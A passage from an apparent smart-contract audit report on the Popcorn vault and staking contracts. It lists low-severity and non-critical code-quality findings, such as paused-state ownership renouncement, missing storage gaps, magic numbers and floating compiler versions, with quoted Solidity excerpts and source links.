```
File: src/utils/MultiRewardStaking.sol

459         address recoveredAddress = ecrecover(
460           keccak256(
461             abi.encodePacked(
462               "\x19\x01",
463               DOMAIN_SEPARATOR(),
464               keccak256(
465                 abi.encode(
466                   keccak256("Permit(address owner,address sp
467                   owner,
468                   spender,
469                   value,
470                   nonces[owner]++,
471                   deadline
472                 )
473               )
474             )
475           ),
476           v,
477           r,
478           s
479:         );
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/utils/MultiRewardStaking.sol#L459-L479

```
File: src/vault/adapter/abstracts/AdapterBase.sol

646                 address recoveredAddress = ecrecover(
647                     keccak256(
648                         abi.encodePacked(
649                             "\x19\x01",
```

```
650                             DOMAIN_SEPARATOR(),
651                             keccak256(
652                                 abi.encode(
653                                     keccak256(
654                                         "Permit(address owner,
655                                     ),
656                                     owner,
657                                     spender,
658                                     value,
659                                     nonces[owner]++,
660                                     deadline
661                                 )
662                             )
663                         )
664                     ),
665                     v,
666                     r,
667                     s
668:                 );
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/adapter/abstracts/AdapterBase.sol#L646-L668

File: src/vault/Vault.sol

```
678                 address recoveredAddress = ecrecover(
679                     keccak256(
680                         abi.encodePacked(
681                             "\x19\x01",
682                             DOMAIN_SEPARATOR(),
683                             keccak256(
684                                 abi.encode(
685                                     keccak256(
686                                         "Permit(address owner,
687                                     ),
688                                     owner,
689                                     spender,
690                                     value,
691                                     nonces[owner]++,
692                                     deadline
693                                 )
694                             )
```

```
695                         )
696                     ),
697                     v,
698                     r,
699                     s
700:                );
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/Vault.sol#L678-L700

## [L-05] Owner can renounce while system is paused

The contract owner or single user with a role is not prevented from renouncing the role/ownership while the contract is paused, which would cause any user assets stored in the protocol, to be locked indefinitely

*There are 2 instances of this issue:*

```
File: src/vault/adapter/abstracts/AdapterBase.sol

574         function pause() external onlyOwner {
575             _protocolWithdraw(totalAssets(), totalSupply());
576             // Update the underlying balance to prevent inflat
577             underlyingBalance = 0;
578             _pause();
579:        }
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/adapter/abstracts/AdapterBase.sol#L574-L579

```
File: src/vault/Vault.sol

643         function pause() external onlyOwner {
644             _pause();
645:        }
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/Vault.sol#L643-L645

## [L-06] Open TODOs

Code architecture, incentives, and error handling/reporting questions/issues should be resolved before deployment

*There is 1 instance of this issue:*

```
File: src/vault/adapter/abstracts/AdapterBase.sol

516:       // TODO use deterministic fee recipient proxy
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/adapter/abstracts/AdapterBase.sol#L516

## [L-07] Upgradeable contract is missing a `__gap[50]` storage variable to allow for new storage variables in later versions

See this link for a description of this storage variable. While some contracts may not currently be sub-classed, adding the variable now protects against forgetting to add it in the future.

*There are 2 instances of this issue:*

```
File: src/utils/MultiRewardStaking.sol

26:   contract MultiRewardStaking is ERC4626Upgradeable, OwnedUp
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/utils/MultiRewardStaking.sol#L26

```
File: src/vault/Vault.sol

26    contract Vault is
27        ERC20Upgradeable,
28        ReentrancyGuardUpgradeable,
29        PausableUpgradeable,
30:       OwnedUpgradeable
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/Vault.sol#L26-L30

## [L-08] Missing `initializer` modifier on constructor

OpenZeppelin recommends that the `initializer` modifier be applied to constructors in order to avoid potential griefs, social engineering, or exploits. Ensure that the modifier is applied to the implementation contract. If the default constructor is currently being used, it should be changed to be an explicit one with the modifier applied.

*There is 1 instance of this issue:*

```
File: src/vault/Vault.sol

28:       ReentrancyGuardUpgradeable,
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/Vault.sol#L28

## Non-Critical Issues Summary

| | Issue | Instances |
|---|---|---|
| [N-01] | Unused file | 1 |
| [N-0 | `constant` s should be defined rather than using magic numbers | 36 |

| | Issue | Instances |
|---|---|---|
| 2] | | |
| [N-03] | Events that mark critical parameter changes should contain both the old and the new value | 2 |
| [N-04] | Use scientific notation (e.g. `1e18`) rather than exponentiation (e.g. `10**18`) | 1 |
| [N-05] | Lines are too long | 3 |
| [N-06] | Variable names that consist of all capital letters should be reserved for `constant` / `immutable` variables | 9 |
| [N-07] | Non-library/interface files should use fixed compiler versions, not floating ones | 16 |
| [N-08] | Typos | 8 |
| [N-09] | File is missing NatSpec | 14 |
| [N-10] | NatSpec is incomplete | 18 |
| [N-11] | Not using the named return variables anywhere in the function is confusing | 3 |
| [N-12] | Consider using `delete` rather than assigning zero to clear values | 1 |
| [N-13] | Contracts should have full test coverage | 1 |
| [N-14] | Large or complicated code bases should implement fuzzing tests | 1 |
| [N-15] | Function ordering does not follow the Solidity style guide | 33 |
| [N-16] | Contract does not follow the Solidity style guide's suggested layout ordering | 35 |
| [N-17] | Interfaces should be indicated with an `I` prefix in the contract name | 1 |

Total: 183 instances over 17 issues

## [N-01] Unused file

The file is never imported by any other source file. If the file is needed for tests, it should be moved to a test directory

*There is 1 instance of this issue:*

```
File: src/interfaces/IEIP165.sol

1:    // SPDX-License-Identifier: AGPL-3.0-only
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/interfaces/IEIP165.sol#L1

## [N-02] `constant`s should be defined rather than using magic numbers

Even assembly can benefit from using readable constants instead of hex/numeric literals

*There are 36 instances of this issue:*

```
File: src/interfaces/vault/IStrategy.sol

/// @audit 8
9:      function verifyAdapterSelectorCompatibility(bytes4[8] me
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/interfaces/vault/IStrategy.sol#L9

```
File: src/interfaces/vault/ITemplateRegistry.sol

/// @audit 8
20:     bytes4[8] requiredSigs;
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c2609018111196d617366d6352258cd/src/interfaces/vault/ITemplateRegistry.sol#L20

```
File: src/interfaces/vault/IVaultRegistry.sol

/// @audit 8
17:     address[8] swapTokenAddresses;
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c2609018111196d617366d6352258cd/src/interfaces/vault/IVaultRegistry.sol#L17

```
File: src/utils/MultiRewardEscrow.sol

/// @audit 1e18
108:         uint256 fee = Math.mulDiv(amount, feePerc, 1e18);

/// @audit 1e17
211:         if (tokenFees[i] >= 1e17) revert DontGetGreedy(toker
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c2609018111196d617366d6352258cd/src/utils/MultiRewardEscrow.sol#L108

```
File: src/utils/MultiRewardStaking.sol

/// @audit 1e18
197:       uint256 escrowed = rewardAmount.mulDiv(uint256(escrowI
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c2609018111196d617366d6352258cd/src/utils/MultiRewardStaking.sol#L197

```
File: src/vault/adapter/abstracts/AdapterBase.sol

/// @audit 8
```

```
64:                 bytes4[8] memory _requiredSigs,

/// @audit 8
68:                     (address, address, address, uint256, bytes

/// @audit 1e18
85:             highWaterMark = 1e18;

/// @audit 8
479:     function _verifyAndSetupStrategy(bytes4[8] memory requ

/// @audit 1e18
531:             uint256 shareValue = convertToAssets(1e18);

/// @audit 1e36
538:                         1e36,

/// @audit 2e17
551:             if (newFee > 2e17) revert InvalidPerformanceFee(ne

/// @audit 1e18
565:             uint256 shareValue = convertToAssets(1e18);
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c2609018111196d617366d6352258cd/src/vault/adapter/abstracts/AdapterBase.sol#L64

```
File: src/vault/adapter/yearn/YearnAdapter.sol

/// @audit 8
41:                 (address, address, address, uint256, bytes4[8]
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c2609018111196d617366d6352258cd/src/vault/adapter/yearn/YearnAdapter.sol#L41

```
File: src/vault/VaultController.sol

/// @audit 8
210:     bytes4[8] memory requiredSigs;
```

```
/// @audit 2e17
753:       if (newFee > 2e17) revert InvalidPerformanceFee(newFee
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/VaultController.sol#L210

```
File: src/vault/Vault.sol

/// @audit 1e18
144:               assets.mulDiv(uint256(fees.deposit), 1e18, Mat

/// @audit 1e18
183:               1e18 - depositFee,

/// @audit 1e18
224:               1e18 - withdrawalFee,

/// @audit 1e18
265:               1e18,

/// @audit 1e18
330:                   assets.mulDiv(uint256(fees.deposit), 1e18,

/// @audit 1e18
345:               1e18 - depositFee,

/// @audit 1e18
367:               1e18 - withdrawalFee,

/// @audit 1e18
389:               1e18,

/// @audit 1e18
437:                   ) / 1e18

/// @audit 1e18
449:           uint256 shareValue = convertToAssets(1e18);

/// @audit 1e36
456:                       1e36,

/// @audit 1e18
```

```
484:          uint256 shareValue = convertToAssets(1e18);

/// @audit 1e18
498:          highWaterMark = convertToAssets(1e18);

/// @audit 1e18
527:              newFees.deposit >= 1e18 ||

/// @audit 1e18
528:              newFees.withdrawal >= 1e18 ||

/// @audit 1e18
529:              newFees.management >= 1e18 ||

/// @audit 1e18
530:              newFees.performance >= 1e18

/// @audit 3
619:      uint256 public quitPeriod = 3 days;

/// @audit 7
630:          if (_quitPeriod < 1 days || _quitPeriod > 7 days)
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/Vault.sol#L144

## [N-03] Events that mark critical parameter changes should contain both the old and the new value

This should especially be done if the new value is not required to be different from the old value

*There are 2 instances of this issue:*

```
File: src/utils/MultiRewardEscrow.sol

/// @audit setFees()
214:          emit FeeSet(tokens[i], tokenFees[i]);
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/utils/MultiRewardEscrow.sol#L214

```
File: src/vault/Vault.sol

/// @audit setQuitPeriod()
635:           emit QuitPeriodSet(quitPeriod);
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/Vault.sol#L635

## [N-04] Use scientific notation (e.g. `1e18`) rather than exponentiation (e.g. `10**18`)

While the compiler knows to optimize away the exponentiation, it's still better coding practice to use idioms that do not require compiler optimization, if they exist

*There is 1 instance of this issue:*

```
File: src/vault/adapter/yearn/YearnAdapter.sol

25:       uint256 constant DEGRADATION_COEFFICIENT = 10**18;
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/adapter/yearn/YearnAdapter.sol#L25

## [N-05] Lines are too long

Usually lines in source code are limited to 80 characters. Today's screens are much larger so it's reasonable to stretch this in some cases. Since the files will most likely reside in GitHub, and GitHub starts using a scroll bar in all cases when the length is over 164 characters, the lines below should be split when they reach that length

*There are 3 instances of this issue:*

```
File: src/utils/MultiRewardEscrow.sol

49:       * @dev there is no check to ensure that all escrows are
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/utils/MultiRewardEscrow.sol#L49

```
File: src/utils/MultiRewardStaking.sol

7:    import { ERC4626Upgradeable, ERC20Upgradeable, IERC20Upgra
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/utils/MultiRewardStaking.sol#L7

```
File: src/vault/adapter/abstracts/AdapterBase.sol

6:    import {ERC4626Upgradeable, IERC20Upgradeable as IERC20, I
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/adapter/abstracts/AdapterBase.sol#L6

## [N-06] Variable names that consist of all capital letters should be reserved for `constant` / `immutable` variables

If the variable needs to be different based on which class it comes from, a `view` / `pure` *function* should be used instead (e.g. like this).

*There are 9 instances of this issue:*

```
File: src/interfaces/IMultiRewardStaking.sol

16:     uint64 ONE;
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/interfaces/IMultiRewardStaking.sol#L16

```
File: src/utils/MultiRewardStaking.sol

274:       uint64 ONE = (10**IERC20Metadata(address(rewardToken))

438:     uint256 internal INITIAL_CHAIN_ID;

439:     bytes32 internal INITIAL_DOMAIN_SEPARATOR;
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/utils/MultiRewardStaking.sol#L274

```
File: src/vault/adapter/abstracts/AdapterBase.sol

517:       address FEE_RECIPIENT = address(0x4444);

625:       uint256 internal INITIAL_CHAIN_ID;

626:       bytes32 internal INITIAL_DOMAIN_SEPARATOR;
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/adapter/abstracts/AdapterBase.sol#L517

```
File: src/vault/Vault.sol

657:       uint256 internal INITIAL_CHAIN_ID;

658:       bytes32 internal INITIAL_DOMAIN_SEPARATOR;
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/Vault.sol#L657

## [N-07] Non-library/interface files should use fixed compiler versions, not floating ones

*There are 16 instances of this issue:*

```
File: src/utils/EIP165.sol

4:    pragma solidity ^0.8.15;
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/utils/EIP165.sol#L4

```
File: src/utils/MultiRewardEscrow.sol

4:    pragma solidity ^0.8.15;
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/utils/MultiRewardEscrow.sol#L4

```
File: src/utils/MultiRewardStaking.sol

4:    pragma solidity ^0.8.15;
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/utils/MultiRewardStaking.sol#L4

```
File: src/vault/adapter/abstracts/OnlyStrategy.sol

4:    pragma solidity ^0.8.15;
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/adapter

/abstracts/OnlyStrategy.sol#L4

```
File: src/vault/adapter/abstracts/WithRewards.sol

4:    pragma solidity ^0.8.15;
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/adapter/abstracts/WithRewards.sol#L4

```
File: src/vault/adapter/beefy/BeefyAdapter.sol

4:    pragma solidity ^0.8.15;
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/adapter/beefy/BeefyAdapter.sol#L4

```
File: src/vault/adapter/yearn/YearnAdapter.sol

4:    pragma solidity ^0.8.15;
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/adapter/yearn/YearnAdapter.sol#L4

```
File: src/vault/AdminProxy.sol

4:    pragma solidity ^0.8.15;
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/AdminProxy.sol#L4

```
File: src/vault/CloneFactory.sol
```

```
4:    pragma solidity ^0.8.15;
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/CloneFactory.sol#L4

```
File: src/vault/CloneRegistry.sol

4:    pragma solidity ^0.8.15;
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/CloneRegistry.sol#L4

```
File: src/vault/DeploymentController.sol

4:    pragma solidity ^0.8.15;
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/DeploymentController.sol#L4

```
File: src/vault/PermissionRegistry.sol

4:    pragma solidity ^0.8.15;
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/PermissionRegistry.sol#L4

```
File: src/vault/TemplateRegistry.sol

4:    pragma solidity ^0.8.15;
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/TemplateRegistry.sol#L4

```
File: src/vault/VaultController.sol

3:    pragma solidity ^0.8.15;
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/VaultController.sol#L3

```
File: src/vault/VaultRegistry.sol

4:    pragma solidity ^0.8.15;
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/VaultRegistry.sol#L4

```
File: src/vault/Vault.sol

4:    pragma solidity ^0.8.15;
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/Vault.sol#L4

## [N-08] Typos

*There are 8 instances of this issue:*

```
File: src/vault/adapter/abstracts/AdapterBase.sol

/// @audit overriden
24:    * All specific interactions for the underlying protocol r
```

```
/// @audit aftwards
477:       * @dev It aftwards sets up anything required by the s
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/adapter/abstracts/AdapterBase.sol#L24

```
File: src/vault/adapter/yearn/YearnAdapter.sol

/// @audit profts
100:      /// @notice The amount of assets that are free to be w
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/adapter/yearn/YearnAdapter.sol#L100

```
File: src/vault/AdminProxy.sol

/// @audit Ownes
11:    * @notice  Ownes contracts in the vault ecosystem to allc
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/AdminProxy.sol#L11

```
File: src/vault/VaultController.sol

/// @audit ownes
47:      * @param _adminProxy `AdminProxy` ownes contracts in th

/// @audit auxiliery
87:      * @dev This function is the one stop solution to create

/// @audit DEPLYOMENT
816:                          DEPLYOMENT CONTROLLER LOGIC

/// @audit auxilary
```

```
829:     * @notice Sets a new `DeploymentController` and saves i
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/VaultController.sol#L47

## [N-09] File is missing NatSpec

*There are 14 instances of this issue:*

```
File: src/interfaces/IEIP165.sol
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/interfaces/IEIP165.sol

```
File: src/interfaces/vault/IAdapter.sol
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/interfaces/vault/IAdapter.sol

```
File: src/interfaces/vault/IAdminProxy.sol
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/interfaces/vault/IAdminProxy.sol

```
File: src/interfaces/vault/ICloneFactory.sol
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/interfaces/vault/ICloneFactory.sol

File: src/interfaces/vault/ICloneRegistry.sol

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/interfaces/vault/ICloneRegistry.sol

File: src/interfaces/vault/IDeploymentController.sol

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/interfaces/vault/IDeploymentController.sol

File: src/interfaces/vault/IERC4626.sol

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/interfaces/vault/IERC4626.sol

File: src/interfaces/vault/IPermissionRegistry.sol

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/interfaces/vault/IPermissionRegistry.sol

File: src/interfaces/vault/IStrategy.sol

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/interfaces/vault/IStrategy.sol

File: src/interfaces/vault/IVaultController.sol

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c2609018111196d617366d6352258cd/src/interfaces/vault/IVaultController.sol

```
File: src/interfaces/vault/IWithRewards.sol
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c2609018111196d617366d6352258cd/src/interfaces/vault/IWithRewards.sol

```
File: src/utils/EIP165.sol
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c2609018111196d617366d6352258cd/src/utils/EIP165.sol

```
File: src/vault/adapter/beefy/IBeefy.sol
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c2609018111196d617366d6352258cd/src/vault/adapter/beefy/IBeefy.sol

```
File: src/vault/adapter/yearn/IYearn.sol
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c2609018111196d617366d6352258cd/src/vault/adapter/yearn/IYearn.sol

## [N-10] NatSpec is incomplete

*There are 18 instances of this issue:*

```
File: src/utils/MultiRewardEscrow.sol
```

```
/// @audit Missing: '@return'
49        * @dev there is no check to ensure that all escrows are
50        */
51:     function getEscrows(bytes32[] calldata escrowIds) exter
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/utils/MultiRewardEscrow.sol#L49-L51

```
File: src/vault/adapter/abstracts/AdapterBase.sol

/// @audit Missing: '@return'
108         * @param receiver Receiver of the shares.
109         */
110        function deposit(uint256 assets, address receiver)
111            public
112            virtual
113            override
114:           returns (uint256)

/// @audit Missing: '@return'
127         * @param receiver Receiver of the shares.
128         */
129        function mint(uint256 shares, address receiver)
130            public
131            virtual
132            override
133:           returns (uint256)

/// @audit Missing: '@return'
171         * @param owner Owner of the shares.
172         */
173        function withdraw(
174            uint256 assets,
175            address receiver,
176            address owner
177:        ) public virtual override returns (uint256) {

/// @audit Missing: '@return'
191         * @param owner Owner of the shares.
192         */
193        function redeem(
194            uint256 shares,
```

```
195             address receiver,
196             address owner
197:        ) public virtual override returns (uint256) {

/// @audit Missing: '@param address'
399         /**
400          * @return Maximum amount of vault shares that may be
401          * @dev Return 0 if paused since no further deposits a
402          * @dev Override this function if the underlying proto
403          */
404         function maxDeposit(address)
405             public
406             view
407             virtual
408             override
409:            returns (uint256)

/// @audit Missing: '@param address'
414         /**
415          * @return Maximum amount of vault shares that may be
416          * @dev Return 0 if paused since no further deposits a
417          * @dev Override this function if the underlying proto
418          */
419:        function maxMint(address) public view virtual override
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/adapter/abstracts/AdapterBase.sol#L108-L114

```
File: src/vault/adapter/yearn/YearnAdapter.sol

/// @audit Missing: '@param bytes'
27          /**
28           * @notice Initialize a new Yearn Adapter.
29           * @param adapterInitData Encoded data for the base ac
30           * @param externalRegistry Yearn registry address.
31           * @dev This function is called by the factory contrac
32           * @dev The yearn registry will be used given the `ass
33           */
34          function initialize(
35              bytes memory adapterInitData,
36              address externalRegistry,
37              bytes memory
```

```
38:       ) external initializer {
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/adapter/yearn/YearnAdapter.sol#L27-L38

```
File: src/vault/CloneFactory.sol

/// @audit Missing: '@return'
37        * @param data The data to pass to the clone's initializ
38        */
39:     function deploy(Template calldata template, bytes callda
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/CloneFactory.sol#L37-L39

```
File: src/vault/DeploymentController.sol

/// @audit Missing: '@return'
97        * @dev Registers the clone in `CloneRegistry`.
98        */
99      function deploy(
100       bytes32 templateCategory,
101       bytes32 templateId,
102       bytes calldata data
103:    ) external onlyOwner returns (address clone) {
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/DeploymentController.sol#L97-L103

```
File: src/vault/VaultController.sol

/// @audit Missing: '@return'
87        * @dev This function is the one stop solution to create
88        */
89      function deployVault(
```

```
90          VaultInitParams memory vaultData,
91          DeploymentArgs memory adapterData,
92          DeploymentArgs memory strategyData,
93          address staking,
94          bytes memory rewardsData,
95          VaultMetadata memory metadata,
96          uint256 initialDeposit
97:       ) external canCreate returns (address vault) {

/// @audit Missing: '@param initialDeposit'
/// @audit Missing: '@return'
180       /**
181        * @notice Deploy a new Adapter with our without a strat
182        * @param asset Asset which will be used by the adapter.
183        * @param adapterData Encoded adapter init data.
184        * @param strategyData Encoded strategy init data.
185        */
186       function deployAdapter(
187         IERC20 asset,
188         DeploymentArgs memory adapterData,
189         DeploymentArgs memory strategyData,
190         uint256 initialDeposit
191:      ) external canCreate returns (address adapter) {

/// @audit Missing: '@return'
276        * @dev Deploys `MultiRewardsStaking` based on the lates
277        */
278:       function deployStaking(IERC20 asset) external canCreate
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/VaultController.sol#L87-L97

```
File: src/vault/Vault.sol

/// @audit Missing: '@param caller'
398         /// @return Maximum amount of underlying `asset` toker
399:        function maxDeposit(address caller) public view returr

/// @audit Missing: '@param caller'
403         /// @return Maximum amount of vault shares that may be
404:        function maxMint(address caller) external view returns
```

```
/// @audit Missing: '@param caller'
408       /// @return Maximum amount of underlying `asset` toker
409:      function maxWithdraw(address caller) external view ret

/// @audit Missing: '@param caller'
413       /// @return Maximum amount of shares that may be redee
414:      function maxRedeem(address caller) external view retur
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/Vault.sol#L398-L399

## [N-11] Not using the named return variables anywhere in the function is confusing

Consider changing the variable to be an unnamed one

*There are 3 instances of this issue:*

```
File: src/vault/adapter/abstracts/AdapterBase.sol

/// @audit shares
380       function _convertToShares(uint256 assets, Math.Roundir
381           internal
382           view
383           virtual
384           override
385:          returns (uint256 shares)
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/adapter/abstracts/AdapterBase.sol#L380-L385

```
File: src/vault/AdminProxy.sol

/// @audit success
/// @audit returndata
19      function execute(address target, bytes calldata callDat
20        external
```

```
21          onlyOwner
22:         returns (bool success, bytes memory returndata)
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c2609018111196d617366d6352258cd/src/vault/AdminProxy.sol#L19-L22

## [N-12] Consider using `delete` rather than assigning zero to clear values

The `delete` keyword more closely matches the semantics of what is being done, and draws more attention to the changing of state, which may lead to a more thorough audit of its associated logic

*There is 1 instance of this issue:*

```
File: src/utils/MultiRewardStaking.sol

186:          accruedRewards[user][_rewardTokens[i]] = 0;
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c2609018111196d617366d6352258cd/src/utils/MultiRewardStaking.sol#L186

## [N-13] Contracts should have full test coverage

While 100% code coverage does not guarantee that there are no bugs, it often will catch easy-to-find bugs, and will ensure that there are fewer regressions when the code invariably has to be modified. Furthermore, in order to get full coverage, code authors will often have to re-organize their code so that it is more modular, so that each component can be tested separately, which reduces interdependencies between modules and layers, and makes for code that is easier to reason about and audit.

*There is 1 instance of this issue:*

```
File: Various Files
```

## [N-14] Large or complicated code bases should implement fuzzing tests

Large code bases, or code with lots of inline-assembly, complicated math, or complicated interactions between multiple contracts, should implement fuzzing tests. Fuzzers such as Echidna require the test writer to come up with invariants which should not be violated under any circumstances, and the fuzzer tests various inputs and function calls to ensure that the invariants always hold. Even code with 100% code coverage can still have bugs due to the order of the operations a user performs, and fuzzers, with properly and extensively-written invariants, can close this testing gap significantly.

*There is 1 instance of this issue:*

```
File: Various Files
```

## [N-15] Function ordering does not follow the Solidity style guide

According to the Solidity style guide, functions should be laid out in the following order : `constructor()` , `receive()` , `fallback()` , `external` , `public` , `internal` , `private` , but the cases below do not follow this pattern

*There are 33 instances of this issue:*

```
File: src/utils/MultiRewardEscrow.sol

/// @audit _getClaimableAmount() came earlier
207:     function setFees(IERC20[] memory tokens, uint256[] memor
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/utils/MultiRewardEscrow.sol#L207

File: src/utils/MultiRewardStaking.sol

```
/// @audit decimals() came earlier
75:     function deposit(uint256 _amount) external returns (uint

/// @audit _transfer() came earlier
170:    function claimRewards(address user, IERC20[] memory _rew

/// @audit _lockToken() came earlier
243     function addRewardToken(
244       IERC20 rewardToken,
245       uint160 rewardsPerSecond,
246       uint256 amount,
247       bool useEscrow,
248       uint192 escrowPercentage,
249       uint32 escrowDuration,
250       uint32 offset
251:    ) external onlyOwner {

/// @audit _calcRewardsEnd() came earlier
362:    function getAllRewardsTokens() external view returns (IE

/// @audit _accrueUser() came earlier
445     function permit(
446       address owner,
447       address spender,
448       uint256 value,
449       uint256 deadline,
450       uint8 v,
451       bytes32 r,
452:      bytes32 s
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/utils/MultiRewardStaking.sol#L75

File: src/vault/adapter/abstracts/AdapterBase.sol

```
/// @audit __AdapterBase_init() came earlier
89        function decimals()
90            public
91            view
92            override(IERC20Metadata, ERC20)
```

```
93:           returns (uint8)

/// @audit _deposit() came earlier
173       function withdraw(
174           uint256 assets,
175           address receiver,
176           address owner
177:      ) public virtual override returns (uint256) {

/// @audit _withdraw() came earlier
247:      function totalAssets() public view override returns (u

/// @audit _underlyingBalance() came earlier
271       function convertToUnderlyingShares(uint256 assets, uir
272           public
273           view
274           virtual
275:          returns (uint256)

/// @audit _previewDeposit() came earlier
304       function previewMint(uint256 shares)
305           public
306           view
307           virtual
308           override
309:          returns (uint256)

/// @audit _previewMint() came earlier
329       function previewWithdraw(uint256 assets)
330           public
331           view
332           virtual
333           override
334:          returns (uint256)

/// @audit _previewWithdraw() came earlier
353       function previewRedeem(uint256 shares)
354           public
355           view
356           virtual
357           override
358:          returns (uint256)

/// @audit _convertToShares() came earlier
